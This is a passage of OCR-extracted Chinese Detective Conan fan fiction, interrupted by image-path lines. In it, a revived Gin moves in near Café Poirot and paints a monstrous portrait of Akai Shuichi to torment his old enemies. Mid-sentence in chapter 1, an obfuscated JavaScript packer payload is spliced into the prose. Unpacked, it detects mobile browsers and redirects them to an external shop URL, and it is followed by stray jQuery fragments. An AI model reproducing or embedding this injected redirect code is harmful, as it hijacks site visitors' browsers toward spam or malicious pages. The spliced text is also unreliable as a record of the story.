《[琴赤]你好,复活币给一下》 1. 第一幅画 清晨,天光乍破时分,一辆小型货车静悄悄地驶进米花町,停在波洛咖啡厅与毛利侦探事务所斜对面的民宅门前。 几个搬家公司的工作人员下车,动作轻快地将许多家具和生活用品搬进屋内,来来回回跑了三趟,终于搬完所有物品,像来时一样安静离去。 彼时,咖啡厅已经开门,习惯早起备餐的安室透走到门边看他们动作,眼里带着近乎职业病般的警惕,直到货车驶走,才轻轻松口气,又自嘲一笑。 他摇着头往回走,迈出两步忽然一顿,猛地转身望向货车刚刚停的地方,就见那栋房屋的金属雕花栅栏门从内打开,屋主人踱了出来,好像想熟悉环境般目光在四下逡巡一番后,猝不及防迎上他的视线。 安室透一时间找不出合适的词语形容他的眼神,清澈得一眼就能望到底,属于人类的情绪却被迷雾笼罩,深邃得令人心悸。 安室透的瞳仁几乎要像受惊的猫科动物眼睛一样收缩起来,那人却只是冲他礼貌性点头,而后关上了铁门。 他眨眨眼,抬手摸了摸额头,沾到一点冷汗。 安室透皱起眉头,试图回想那人长相,却更加惊愕地发现——自己刚刚居然完全没有记住他的模样! …… 在玄关处随意踢掉皮鞋,琴酒慵懒地窝进沙发,双腿交叠着搭上茶几,单手敲出一根烟来叼住、点火、深吸一口,一秒钟后被呛了个半死。 燥热烟气灌进新生的气管与肺部,烧得他整个胸腔都在发痒发痛。 鼻子呛得难受,嘴里也弥漫着难以忍受的苦味,口腔粘膜好像也被剧烈摩擦腐蚀,琴酒伸舌头一舔,居然已经微微肿起,舌尖抵上去就传来一阵剧痛。 他第一次知道抽烟是如此折磨的事,显得以前一晚上能抽掉一盒雪茄的自己是如此迟钝皮厚。抽点薄烟都这样,不用想他也知道烈酒下肚会是什么滋味。 一副崭新而健康的躯壳固然好,但因此失去抽烟喝酒的乐趣,实在也很难说是盈是亏。 “系统,”琴酒转搭腿为二郎腿,嗓音刺啦啦的,哑得厉害,“滚出来。” 一面半透明屏幕应声弹出,按照惯例先刷两万字的《用户协议》。 琴酒捂眼,支手挥了挥:“勾选同意和不再显示选项,关掉。” 系统老实照做,密密麻麻的字迹尽数退去后,屏幕上只剩下清清爽爽的几行: [福利]1.跟赤井秀一成为朋友(未完成) [福利]2.跟安室透成为朋友(未完成) [福利]3.跟工藤新一成为朋友(未完成) (上述任务不分先后) ……尽是些让人想死的话。 不是夸张修辞,而是写实用语。 今日是黑衣组织覆灭第五天,为此做出杰出贡献的红方铁三角做了甩手掌柜,把收尾工作交给大部队,自己回来收拾生活里的残局,比如向朋友们解释自己大号小号的具体情况。 而琴酒作为组织里被针对得最狠,死得也最早的那批人,在组织覆灭的第三天由死转生,灵魂强制绑定了一个所谓的“复活系统”。 这破系统话说得好听,什么做完十个任务,攒够十枚复活币就能重回人世,在此之前还可以预支部分奖励,借用重塑后的躯体在人世活动,方便完成任务,只额外收一枚复活币当利息。 给组织卖命那么久,琴酒确实早已生死看淡,可能活谁又想死呢?他想着不过十一个任务的事,总不至于比上刀山下火海开直升机轰东京塔更难更狂了,就勾选同意,答应了下来。 直到下一秒,系统刷出了前三个任务。 对,就是上面三个任务。 琴酒当时就想躺回组织总部废墟里,安详地闭眼并把土盖上。 可惜系统虽破但狗,硬是把他的灵魂塞进这具新身体,强行逼他按了手印,颇有他们BOSS生前强买强卖的劲。 琴酒暂时不是这狗东西的对手,只好穿着新躯壳,拿着系统给的新身份和卡,住进它凭空变出来安排给自己的住处——米花町五丁目,波洛咖啡厅斜对面。 天时——组织倒闭。 地利——近水楼台。 人和——任务相关人士都在米花町。 系统把路都给他铺得明明白白,无愧这三个任务前头的“福利”二字。 但琴酒不打算走,甚至开摆。 新身体的租用时限是一年,一年后一个任务都没完成,他就会魂飞魄散死得干干净净。 忍一年就能解脱,琴酒不缺这点耐心。 当然,这一年里他不会什么都不做,来都来了,不给三位老相识添点堵,他还是酒厂第一优秀员工琴酒吗? 虽然系统给他的身体上了权限锁,不允许他伤害任务目标,但谁说折腾人就只能伤害他们的人身安全呢? 琴酒又吸了口烟,缓缓吐出一股气流。 想到自己马上要做的事,他夹着烟,低低笑出了声。 下午三点,补了个好觉的琴酒提着画架画板画笔和颜料走进院子,随意地将东西摆好,又拎了张椅子出来,没骨头似的靠坐上去,拿起笔就开始蘸颜料。 今天是阴天,午后也阴阴的,灰云在天上连成一片,冷调的光线笼罩他过分瘦削高挑的身形,在他瓷白的皮肤上涂抹光影,如同塑出了一尊雕像。 回忆着以前经手过的印象派、抽象派、这派那派的名画,琴酒迅速调了几种易翻车不常用的色彩出来,手肘往扶手上一撑,眼神斜出栅栏外,恰好落在街道对面并肩走来的两人身上。 恢复原状的工藤新一似乎还有些不适应十七岁的身体,行走间肢体不太协调,偶尔会同手同脚或平地摔,正跟身边的人哭笑不得地说着什么。 赤井秀一单手插兜,侧头听他说话,时不时回应,或者抬手扶一下他。 他们的交谈声远远传来,落进琴酒耳里只剩零星的字句,只能听出是吐槽,内容听不太清。 琴酒反手托住下巴,左手捏起笔杆戳在画纸上,拉出一圈凹凸不平的弧度,隐约能看出是个人形轮廓,而后换了色彩,在轮廓上加加减减、添添抹抹,“缝”出一件驼色长大衣、同色长围巾,与一截毛衣下摆、黑色长裤和厚底靴。 把衣服完完整整地描绘出来,他看看赤井秀一又看看自己的画,满意点头,换了支细笔重新调色,开始为这身指向性极强的衣服配一张意识流相貌。 他无数次跟赤井秀一中门对狙,正经不正经的都对过,闭着眼都能精确摹出他的五官。 但记忆清晰不代表画技精湛,琴酒与油画的关系大概相当于他和工藤新一的交情,在前头加个负号,后面想放几个数字就放几个数字,加成无限不循环小数都行。 偏偏他又是个极富创造力和行动 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17168897|196792||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 力的人,加上系统给安排的“青年先锋画家”身份,画笔一扬放飞自我,硬生生就把赤井秀一那张英俊的脸扭成了常人无法设想的模样。 那狂野的笔触、粗犷的线条、大胆而充满艺术气息的配色,打上“不可名状”标签再上传网络、开放非商用授权,十本克苏鲁小说九本得用这张图当封面,还有一本估计是主角没有人形,只能遗憾错过。 椅子往后挪了挪,琴酒换了握笔的手抵着下巴,一面欣赏自己的巨作,一面查漏补缺,将图上除衣服外,但凡像人点的地方都改掉,直到再也找不出一丝“缺点”,他才放下画笔,起身伸了个长长的懒腰。 “咔哒”一声,他的后腰传来骨节摩擦的轻响,侧颈有根筋也抻了一下,泛起酸麻的钝痛。 琴酒僵了僵,慢慢放下双手,揉揉腰按按脖颈,面无表情。 “系统,你造的这具新身体质量真的很差。” “一年租金就一枚复活币,你还要什么自行车。” …… 吃过迟来的午饭,赤井秀一倚坐在窗边的长沙发里,看工藤新一被安室透以复健为借口抓去洗碗,用手指抓了抓略长过颈下的头发。 靠着料理台,安室透正指挥好友刷碗,脑海中忽然闪过早上的事,偏头说道:“今早有人搬进了斜对面那间空院子——你们对那间院子有印象吗?” 听他这样问,赤井秀一转头望了出去,工藤新一也停下磕磕绊绊的动作,仰身看向窗外。 “没有印象。”盯着那座被金属栅栏围起来的房屋许久,赤井秀一皱起眉毛,“工藤,你在这里住得久,以前有注意到过那栋房子吗?” 工藤新一缓慢地摇头:“没有。如果是新盖的,离得这么近,我们不可能一点印象都没有。而且它严丝合缝地嵌在左右两边的民居中间,看着也不像新房。” “那就奇怪了……”安室透摩挲下巴,想起屋子主人给自己的感觉,浅紫瞳眸间闪过一抹深思,“房子不重要,我想查查住在里面的人。” 赤井秀一扬眉:“为什么?” 他们都不是无的放矢的人,安室透会提出这种想法,势必经过深思熟虑,正因如此才格外令人好奇。 “我跟那个人远远地打过一次照面,他给我一种熟悉又危险的感觉。”安室透压低了声音,“像组织里的人。” 工藤新一呼吸一窒,神色立刻沉了下来:“那就查。” 组织倒下后,还有不少成员逃亡在外。虽然没了BOSS和琴酒,这些人成不了气候,但放任他们逃脱仍然遗害无穷,所以参与了围剿组织的各国都在通缉他们。 照理说,一般的组织成员是不敢出现在他们三人身边的,更遑论住在他们眼皮子底下。 可组织那么大,架不住真有这种脑子不正常的,考虑到组织成员被琴酒手把手带出的狂野行事风格,他们不能赌,也赌不起。 赤井秀一点点头,再次看向那栋房屋。 就在这时,他看见一道身影从栅栏后站起,先伸了个歪扭的懒腰,随即转过画板,连着画架一并搬到栏杆旁,露出夹在上方的新作品。 画纸一角被风吹得掀起,赤井秀一眯起眼仔细看过去,看清画中内容后,整个人瞬间愣住,手指用力收紧,抓得皮质沙发靠垫凹陷下去。 谁能告诉他,图上那个不可名状的人形轮廓怎么穿着他的衣服? 2. 正式认识 红方三人组走到院子栅栏外时,琴酒正在清洗颜料板。 院子左侧安了个水龙头,旁边盘着两圈水管,方便浇花浇草地用的。但他刚刚搬过来,院里空得只有他和一幅画,水龙头的用途自然也就发生了变化。 听到院外传来的脚步声,琴酒继续搓着塑料盘方格内的颜料,没有回头,权当没发现有“客”登门。 三人也不招呼他——主要是被那幅画震撼到无以言表,自顾自盯着画发怔,仿佛被戴夫吃掉大脑的僵尸。 画中人……不,画中这道轮廓已经离人很远了,尽管五官身形都保持着人类独有的特点,可细细看去,却有一种可拆卸式娃娃的手臂被安到头上的美感,笔触浓重粗粝,画风惊悚绝伦。 在看到这幅画之前,赤井秀一一直很尊重艺术。他尊重欣赏得来的艺术,也尊重看不明白的艺术,无论画家们把笔下人物画成什么鬼样,他都能在有工作要求的情况下做出别出心裁的夸奖,反正见鬼说鬼话本来也是他的特长。 ……前提是,这只鬼不能穿着他的衣服。 更具体地说,这只鬼不是以他本人为蓝本创作。 安室透和工藤新一一个左手托下巴,一个右手托下巴,盯着画看了几秒,手指终于忍不住捂到嘴上,发出轮胎漏气般的笑声。 赤井秀一额角青筋一突,眼神冷冷地斜向他们,却恰好与画上人影偏头斜眼的姿态重合,显得两边都更好笑了。 琴酒甩甩颜料盘上的水,将其放到廊边方木栏上晾着,才像是被某二位的笑声惊动似的回头,看着栅栏外那三张刻骨铭心的熟脸扬了扬眉。 “三位是来看画的?” 青年温冷低沉的声线响起,忙着看乐子的两人和乐子本人齐刷刷转眼,一张消瘦秀气、骨相锋利的脸便映入他们眼中,完全陌生且透着淡淡的阴郁,天生一副忧郁画家的派头,跟琴酒和他带出的兵风格迥异,毫无相似之处。 但与极端的陌生一并袭来的,还有说不清缘由的熟悉。他们看人并不只用眼睛,更重要的是一瞬间的直觉判断,这曾帮助他们看穿过许多对手,也让身处糟糕局势的他们无数次做出正确选择—— 因而在看到面前青年的这一刻,他们心中不约而同闪过了一道身影。 那个叼着烟点燃引信,在烟尘烈火中死得尸骨无存的家伙。 死前炸掉组织名下最大的研究院,给他们带来数不清麻烦的——琴酒。 笑意和气恼从三人脸上褪去,赤井秀一和安室透更是神经震颤,肌肉绷紧,习惯性把手探到后腰摸枪。 然而他们的手落了空,青年勾起的嘴角也令他们心里一空——那是张跟琴酒毫无关系的脸,也是个与琴酒毫无关联的笑容。 爱恨生死,浓墨重彩的反派头子死于他生前最后的杰作,面前之人和他形神都不相似,最多是一丝与他有关的错觉,一抹阴差阳错的涟漪。 尽管如此,他带来的震撼依然余响悠长。 赤井秀一握了握手指,眼神幽寂,像两口古井深深框着青年的身影,落空的手顺势掏出烟和打火机。 “唔。”他叼着烟,含糊地应声,“我是附近的住户,来这里吃饭,看到先生你的新……咳,新作品,觉得画里的……人跟我穿搭类似,所以停下看了看。” 赤井秀一本意是找个话头切入谈话,打探青年虚实,没料想一说到画就开始磕巴,连续磕巴两次后,多少探听的心思都没了。 被画影响的不止是他,旁边的安室透和工藤新一光是听着,也受到了强烈的精神污染,不约而同地抛开了初见青年时的冲击,捏着鼻骨开始忍笑。 青年,琴酒从他们压抑不住的微表情中看出端倪,知道自己的计划打出了近乎“开门红”的效果,眉眼弯起的弧度更大,阴郁气息稍散,变成了略显狂热的欣喜。 在赤井秀一见了鬼的表情下,他一把握住赤井秀一的手上下摇晃:“你看出来了?其实我创作这幅画的灵感正来源于你!我一看到你脑海中就浮现出这幅画的影子,下笔的时候没有一点阻塞,非常顺利就完成了!如果世上有缪斯……” “停!停!” 见两个损友的表情已经绷不住了,赤井秀一满脑袋青筋乱跳,赶忙用力反握住琴酒的手,打断他逐渐兴奋的话语。 “我……我很荣幸能成为你的……作品灵感。”赤井秀一满脸痛苦,“但是你的做法很可能涉嫌侵犯肖像权,我……” “侵犯肖像权?”琴酒微微歪头,似乎很是不解,“你是说除了这身衣服,我画的人还和你很像吗?不应该啊,我检查过的,一点也不像啊。” 赤井秀一剩下的话堵在支气管中,而安室透和工藤新一终于忍不住笑出了声。 “……呵呵。”赤井秀一尴尬而不失礼貌地笑道:“所以你的灵感来源其实是我的衣服对吗?” 琴酒微笑:“不是,就是你本人。只不过出于艺术加工和规避肖像权的需要,我将作品成品画成了你们现在看到的模样。” ……很高兴你也喜欢艺术并有自己的见解。 赤井秀一木着脸:“谢谢,我真高兴——我能买下这幅画吗?” 看似接受现实,实则是没招了。 画都画了,他不可能要求人家把自己的心血毁掉,那就只剩买下“珍藏”,断绝再有第四个人看到画的风险。 反正他又不差钱,即使这位非常印象派且一看就很贵的画家狮子大开口,他也付得起。 就当为艺术做贡献了。 赤井秀一想得周到,可架不住画家有自己的想法。 